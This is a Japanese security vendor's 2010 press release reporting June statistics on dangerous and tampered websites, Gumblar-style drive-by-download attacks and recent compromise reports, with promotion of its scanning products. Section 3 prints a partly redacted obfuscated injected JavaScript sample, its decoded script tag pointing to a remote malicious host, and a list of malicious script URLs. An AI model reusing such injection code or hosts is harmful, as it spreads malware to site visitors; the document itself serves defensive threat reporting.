PRESS RELEASE

2010 年 7 月 30 日

報道関係各位

株式会社セキュアブレイン

セキュアブレイン gred セキュリティレポート Vol.12【2010 年 6 月分統計】

検知数の最高値を 5 カ月連続で更新。進化するウェブ改ざん手法。


株式会社セキュアブレイン(本社:東京都千代田区、代表取締役社長 兼 CEO:成田 明彦、以下「セキュアブレイン」)はセキュアブレインが運用する、無料のウェブセキュリティサービス「gred(グレッド)でチェック」で収集した情報を基に、「セキュアブレイン先端技術研究所」(以下 先端技術研究所)で分析を行い、その結果を「セキュアブレイン gred セキュリティレポート」として公表します。「gred でチェック」は、インターネットユーザがウェブサイトの安全確認を行うことができる、無料のウェブセキュリティサービスです。確認したいウェブサイトの URL を入力するだけで、セキュアブレインが独自に開発した解析エンジンが、ブラックリストを使用せず短時間で解析し、そのウェブサイトが「安全(Safe)」か「危険(Danger)」を判断します。

目次

1　gred セキュリティレポート概要


1.1　「危険」と判断されたウェブサイトの数（2010 年 6 月）：5,578 件

図表 1.1



1.2　「gred でチェック」で検知した脅威の月毎の推移（脅威別）（単位：件）

図表 1.2.



1.3　「gred でチェック」月別総利用数

図表 1.3.

月	2010/1 月	2 月	3 月	4 月	5 月	6 月
「gred でチェック」総利用数	70,999	55,927	54,995	55,025	58,365	57,346

- 「危険」と判断されたウェブサイトの件数は、5,578 件（前月比 109.6%）。2009 年 5 月の統計開始後の最高値を前月に続き更新しました。
- 「不正プログラム」の検知数が急増しています。2010 年 6 月の検知数 672 件（前月比 371.3%）は 2009 年 5 月の統計開始後の最高値です。
- 「ワンクリック不正請求」の検知数が 1,197 件（前月比 108.3%）となり、上昇傾向にあります。2009 年 5 月の統計開始後の最

高値です。


- 「不正攻撃サイト」の検知数が 185 件（前月比 212.6%）となり、上昇傾向にあります。2009 年 5 月の統計開始後の最高値です。

1.4 「gred でチェック」のチェック結果に表示される脅威の説明

表示される脅威の名称	説明
フィッシング詐欺	本物そっくりに、偽造されたウェブサイトです。ユーザの ID や、パスワード等の個人情報を不正に取得します。
ワンクリック不正請求	ウェブサイト上のボタン等をクリックしただけで、契約が成立したように見せかけ、料金を不当に請求する詐欺を行っているウェブサイトです。
偽ソフトウェア（不正プログラム）	不当に料金を請求する、実際には機能しない、偽物のソフトウェアを配布しているウェブサイトです。
不正攻撃サイト	他のコンピュータに存在する脆弱性を突いて、攻撃を行うことを目的として作成されたウェブサイトです。
不正改ざんサイト	攻撃者によって、不正に改ざんされてしまった状態になっているウェブサイトです。
ウイルス（不正プログラム）	ウイルスが仕掛けられているウェブサイトです。閲覧すると感染被害の恐れがあります。
ワーム（不正プログラム）	電子メールやネットワークを利用し自己増殖する、ワームが仕掛けられているウェブサイトです。閲覧すると感染被害の恐れがあります。
スパイウェア（不正プログラム）	個人情報等をコンピュータから盗む、スパイウェアが仕掛けられているウェブサイトです。閲覧すると感染被害の恐れがあります。
その他のマルウェア（不正プログラム）	ウイルス、ワーム、スパイウェア以外の不正プログラムが仕掛けられているウェブサイトです。閲覧すると感染被害の恐れがあります。

2 数値で見る「不正改ざんサイト」の内訳

図表 2.1.



図表 2.2.

	2010 年 6 月	2010 年 5 月	2010 年 4 月	2010 年 3 月	2010 年 2 月	2010 年 1 月
「危険」と判断されたウェブサイトに占める「Drive by Download タイプの攻撃」の割合	14.6%（813 件/5,578 件）	15.3%（781 件/5,088 件）	9.6%（393 件/4,085 件）	11.2%（453 件/4,047 件）	25.3%（921 件/3,640 件）	31.6%（1,248 件/3,954 件）
「不正改ざんサイト」の検知件数に占める「Drive by Download タイプの攻撃」の割合	71.9%（813 件/1,130 件）	67.3%（781 件/1,160 件）	56.4%（393 件/697 件）	74.4%（453 件/609 件）	80.8%（921 件/1,140 件）	79.8%（1,248 件/1,564 件）

- ウェブサイト改ざん被害の内訳について、特筆すべき変化はありません。依然として企業のウェブサイトが占める割合は大きく、企業ウェブサイトの管理者は注意が必要です。
- 「Drive by Download タイプの攻撃」が占める割合についても多少の増減は見られますが、周期性は見られず、その動向には、常に注意を払う必要があります。

3 「Drive by Download タイプの攻撃」によるウェブ改ざん 最近の傾向を探る

「Drive by Download タイプの攻撃」により、「難読化」された「悪意を持ったスクリプト」が埋め込まれることについては、大きな変化は見られませんが、2010 年 6 月には、あえて「難読化」されていないスクリプトが埋め込まれている事例が発見されました。

従来の難読化されたスクリプト例

図表 3.1.

```
Fc={T:false};rO=22123;rO++;function H0{var G='';var E[redacted]r
F="def"+"erWkU".substr(0,2);var b=3158;I=7665;I--;var P=new
String("app"+"[redacted]ar VG=[];var
K=String("boJsi".substr(0,2)+"dyZKV".substr(0,2));var Z=window;try {var Df='D'}
catch(Df){};var H_="";var [redacted]r _="scri"+"pt";var y=new
String("onl"+"Ozfoad".substr(3));var Bn="";var cm=["EC"];var U=document;var e={};var
Hx=new String("creat"+"eElem"+"ent");this.aW=31186;this.aW+=37;DL=["Ic"];var
uq=["ai","Ah"];function [redacted] l=["hm","f"];try {var
nF=159967-151887;MO=["To","QU"];var Hs="Hs";var
m="http"+"://p"+[redacted]+"7V[redacted]mxortb".substr(4)+"lues"+".ru-nL9".substr(0,4);var
vU=false;ex=["Ss","FN"];var V=9714-9713;var
A=String("/ama"+"zon-"+"fr/g"+"vp7oogl".substr(3)+"e.co"+"[redacted]ubstr(4)+"ibei"
+"an.g[redacted])+"84j5p".substr(4));var
eE={RW:"RY"};Pc=U[Hx](_);var nB=false;try {va[redacted]){};var
Y='';this.Tx=33676;this.Tx+=152;Pc[F]=Y;Ub={EB:8097};try {
catch(iA){};eY=[redacted]m+nF+A;U[K][redacted]var Hxc="";var
hF=[redacted]55031;kg--;} catch(mr){this.ajO=60831;this.ajO+=234;var
w_=false;};var Hf=new String();var [redacted] String();jx=[];var
D[redacted]var LU=false;var ZN=["kE","lK"];};var Ma=new
Array();Uq=["Yu","tO"];H0;var YI=new String();
```

上記のスクリプトを解読すると以下の様なスクリプトになります。

図表 3.2.

```
→<script
src="http://[redacted]lues.ru:808[redacted]zon-fr/[redacted]m/miibe[redacted]ov.cn
.php"></script>
```

2010 年 6 月に確認された「難読化されていない」スクリプト


図表 3.3.

```
http://tig[redacted]es.com:808[redacted]tella.js
http://to[redacted]s.com:8080/u[redacted]x.js
http://lo[redacted]u:8080/c[redacted]is.js
http://ti[redacted]nfo:8080/wi[redacted]ow.js
```

従来のウェブ改ざんの手口では、スクリプトを「難読化」することで、セキュリティ対策システムからの検知や管理者により発見を逃れていました。しかし、2010 年 6 月に発見されたスクリプトは、上記の様(図表 3.3 参照)に”容易“にその内容が理解できるも

のでした。また、スクリプトの一部には、コンピュータの OS や機種の名称等、よく知られている固有名詞が使われています。

図表 3.4.



4　ウェブサイトの改ざん（Gumblar、Drive by Download タイプの攻撃）は沈静化したのか？

2010 年 1 月～2 月にかけて、企業のウェブサイトの改ざん被害が大量発生しましたが、その後は沈静化したのでしょうか？被害状況についてまとめました。

最近の状況のまとめ

図表 4.1.


1 月のニュースでは大変な騒ぎだったけど。。。

最近ニュースが少ない気がする。

改ざんされたという被害も聞かない。

被害は沈静化に向かっているのでは？

被害は拡大しています。



株式会社セキュアブレイン調べ

2010 年 5 月、6 月の改ざん被害報道の一部

図表 4.2.

2010/5/11	アパレル通販サイトが Gumblar 亜種で改ざん
2010/5/13	美術館のサイトが「Gumblar」亜種で改ざん
2010/5/14	複数のマラソン関連サイトが改ざん、閲覧者にウイルス感染のおそれ
2010/5/16	SQL インジェクションでサイト改ざん、個人情報の漏洩は否定
2010/5/17	スポーツ用品メーカのブランドサイトが改ざん － 閲覧でウイルス感染のおそれ
2010/5/17	外食チェーンのウェブサイトが改ざん、閲覧でウイルス感染のおそれ
2010/5/18	町役場のサイトが GW 期間中に改ざん状態に、現在もメンテ中
2010/5/24	「Gumblar」亜種によるサイト改ざん、閲覧者にウイルス感染のおそれ － ゲームソフト会社
2010/5/24	NPO 団体のサイトが改ざん
2010/5/25	サイトのトップページが改ざん被害、閲覧でウイルス感染のおそれ － 警備会社
2010/5/26	出版社サイトが「Gumblar」亜種により一部ページが改ざん
2010/5/31	オークションサイトが相次いで改ざん
2010/6/2	「Gumblar」亜種感染で建築会社のウェブサイトが改ざん
2010/6/21	書店のオンラインショップが改ざん － 閲覧でウイルス感染のおそれ
2010/6/22	「Gumblar」亜種によるホスティングサービス会社のサイト改ざん、閲覧にウイルス感染のおそれ
2010/6/25	外資系 PC ベンダーのサポートサイトが改ざん、閲覧でウイルス感染のおそれ － 国内向けサイトには影響なし
2010/6/28	約半年にわたり改ざん、対策ソフト検知せず － コンサルティング会社

依然として猛威をふるうウェブサイト改ざん（Gumblar、Drive by Download タイプの攻撃）

ウェブサイトの改ざんは依然として猛威をふるっています。改ざん被害の報道も、最盛期の 2010 年 1 月～2 月に比べると減少はしているものの、企業ウェブサイトの改ざんは続いています。

セキュアブレインが運用する、無料のウェブサイトチェックサービスを提供する「gred でチェック」において、「改ざんサイト」が検知される数（図表 4.1.参照）について周期性は認められません。また、対象となる企業も一貫性は無いことが「図表 4.2.」からわかります。

つまり、ウェブサイトの改ざんは「突発的」かつ「無差別」に行われているということです。

このような攻撃に備える為には「図表 3.4.」でも紹介している「定期的な監視」「新しい攻撃への即時対応」「簡単な管理」等の「対策におけるポイント」を実現可能、かつ自社の環境に合致したセキュリティ対策ソリューション（またはサービス）を導入していく必要があります。

5　個人・企業それぞれに求められる、セキュリティ対策とは？

5.1　個人向けの対策：「gred でチェック」「Internet SagiWall（インターネット・サギウォール）」「gred AntiVirus アクセラレータ」

セキュアブレインでは、閲覧しようとしているウェブサイトの安全性を、ブラックリストを使わずに判断する、セキュリティサービス「gred でチェック」（http://www.gred.jp）を無料で提供しています。

また、ウイルス対策を無料で強化する、コミュニティ型ウイルス対策製品「gred AntiVirus アクセラレータ」（http://www.securebrain.co.jp/products/gredavx/index.html）もダウンロード提供を行っています。

また、ウェブサイトのコンテンツやリンク先等複数の要素を解析し、オンライン詐欺サイトや不正プログラム等を配布している危険サイトをブラックリストを使わずに検知する「Internet SagiWall」（http://www.securebrain.co.jp/products/sagiwall/index.html）も提供しています。危険なウェブサイトを閲覧してしまった場合、瞬時に画面を遮断し警告画面を表示します。

■「gred でチェック」URL

http://www.gred.jp

■「Internet SagiWall」の製品紹介 URL

http://www.securebrain.co.jp/products/sagiwall/index.html

■「gred AV アクセラレータ」URL

http://www.securebrain.co.jp/products/gredavx/index.html

5.2　企業向けの対策：「gred セキュリティサービス」

企業のウェブサイトの管理者は、自社のウェブサイトの安全性を、自動で定期的に監視するソリューションが必要です。セキュアブレインでは、企業のウェブサイトが不正に改ざんされていないかを定期的に監視し、問題が発見された場合には、即座に管理者に通知する、SaaS 型セキュリティサービス「gred セキュリティサービス」をご提供しています。

「gred セキュリティサービス」は、ブラックリストを使わずに、ウェブサイトの「今の状態」をリアルタイムに判断します。

「gred セキュリティサービス」の「無償トライアル版」は、自社ウェブサイトの URL、アラートメール送信先等の情報を登録するだけで、すぐにサービスを利用開始することができます。「gred セキュリティサービス」は、検査対象となるウェブサイトのコンテンツを、ダウンロードして検査を行いますので、ウェブサイトへの負荷はほとんどかかりません。

■「gred セキュリティサービス」無償トライアルお申込み URL

http://www.securebrain.co.jp/products/gred/trial.html

■「gred セキュリティサービス」の機能詳細説明 URL

http://www.securebrain.co.jp/products/gred/function.html

以上

セキュアブレインについて：

株式会社セキュアブレインは、インターネット上の脅威が多様化する中、「より快適で安心できるネットワーク社会を実現するために、一歩進んだ技術で貢献する」というビジョンのもと、信頼性の高いセキュリティ情報と高品質なセキュリティ製品・サービスを提供する日本発のセキュリティの専門企業です。詳細は、www.securebrain.co.jp をご覧ください。

◆ 本件に関する報道関係者さまからのお問い合わせ先 ◆

株式会社セキュアブレイン　広報担当：丸山　芳生（まるやま　よしお）

e-mail：info@securebrain.co.jp

電話：03-3234-3001、FAX：03-3234-3002　〒102-0083 東京都千代田区麹町 2-6-7 麹町 RK ビル 4F